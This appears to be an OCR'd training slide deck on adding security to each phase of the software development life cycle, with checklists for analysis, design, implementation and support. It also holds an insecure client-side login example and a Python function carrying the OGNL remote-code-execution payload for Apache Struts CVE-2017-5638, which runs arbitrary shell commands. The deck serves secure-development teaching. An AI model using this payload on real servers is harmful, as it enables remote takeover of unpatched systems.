
PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT



Sanitizing Inputs

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

Analysis Phase

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

Adding security in the Analysis phase

- ARA – Architecture Risk Analysis
- Threat Modeling
- Going over requirements
  - Legal requirements
    - Due care
    - Due diligence
  - Client contractual security requirements
  - Internal security requirements
  - Encryption requirements
  - Performance requirements (Availability)
    - Capacity - Expected transaction volumes
    - Capability - Existing system capabilities
  - Data retention requirements
- Training of devs
  - OWASP TOP 10
  - Sanitization of inputs
  - Coding standards
  - Secure libraries for eaiser dev
  - Data integrity throughout process
  - Key storage
- Data classification
  - Assign data steward

Design Phase

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

- What is the Design phase?
  - During the detailed design phase information security teams should support the project team's effort to design the system to achieve the desired solution.
  - Security professionals should participate in project meetings for major design reviews, including a security design review, and at the request of the project team.
  - As part of the detailed design process, information security teams should assess whether security requirements have been adequately addressed and whether adequate testing plans are in place. They should also review the detailed design specifications prior to the next phase.

Unencrypted config file data


PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT



EXAMPLE: Passwords transmitted as cleartext


PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT



Design Phase

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

Adding security to the design phase

- Create SRE Recovery and Incident Response Playbooks

- Design meeting
  - Least Privilege
  - Default deny
  - Configuration
  - Authentication
  - Session management
  - Removal of ad hoc queries
  - Data flow
  - Error handling
  - Integrity Controls
  - Availability controls
  - Access control mechanisms
  - Audit log provisions
  - User authentication
  - encryption provisions
    - Especially PII
  - libraries used
  - versions of software used
  - input validation
    - Also sanitization in subsystems

Implementation Phase

PLANNING

ANALYSIS

DESIGN


IMPLEMENTATION

SUPPORT

- **What is the Implementation phase?**
  - Actual Development of code
  - Testing code in staging environment (can be QA trained by infosec)
    - Unit testing
    - System testing
    - Source code review
    - Conformance/defect tracking
  - Configuration of servers and applications
  - Automated testing prior to deployment

SQLi

- PLANNING
- ANALYSIS
- DESIGN
- IMPLEMENTATION
- SUPPORT



EXAMPLE: Client side declaring user caught too late

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

```
ngOnInit() {
  if(!localStorage.getItem('userCurrentId')){
    this.router.navigate(['/login'])
  }else{
    this.userId =localStorage.getItem('userCurrentId');
    this.refreshData();
    this.getnbVisite();

  }
```

Implementation Phase

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

- **Where can security be added to the implementation phase**
  - Jenkins Plugins that break build
    - Static Code Analysis
    - Dynamic Code Analysis
  - Banned artifacts
  - Train QA on low hanging security fruit
  - QA regression tests built by security team
  - **Configuration tests**
    - **SRE Training**
  - Vuln scanning prior to deployment
  - Pentesting by security team in staging

Support Phase

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

- Adding security to support phase
  - Vuln scanning for new vulns
  - Dynamic code analysis
  - Pentesting – Security team
  - Pentesting – Third Party
  - Patching
  - Maintenance

APACHE Struts RCE vulnerability CVE-2017-5638

PLANNING

ANALYSIS

DESIGN

IMPLEMENTATION

SUPPORT

```
def exploit(url, cmd):
    payload = "%{(#_='multipart/form-data')."
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    payload += "(#_memberAccess?"
    payload += "(#_memberAccess=#dm):"
    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])."
    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
    payload += "(#ognlUtil.getExcludedClasses().clear())."
    payload += "(#context.setMemberAccess(#dm))))."
    payload += "(#cmd='%s')." % cmd
    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
    payload += "(#ros.flush())}"

    try:
        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
        request = urllib2.Request(url, headers=headers)
        page = urllib2.urlopen(request).read()
```

PHPMailer RCE vulnerability CVE-2016-10033

- PLANNING
- ANALYSIS
- DESIGN
- IMPLEMENTATION
- SUPPORT

References

--- And more... I may have missed some

- https://securityintelligence.com/the-system-development-life-cycle-a-phased-approach-to-application-security/
- https://www.researchgate.net/publication/281165662_Incorporating_Security_into_SDLC_Phases_Using_Security_Analysis
- https://www.securityinnovationeurope.com/blog/page/how-to-secure-the-7-stages-of-the-sdlc
- http://www.ijircce.com/upload/2015/july/10_Incorporating.pdf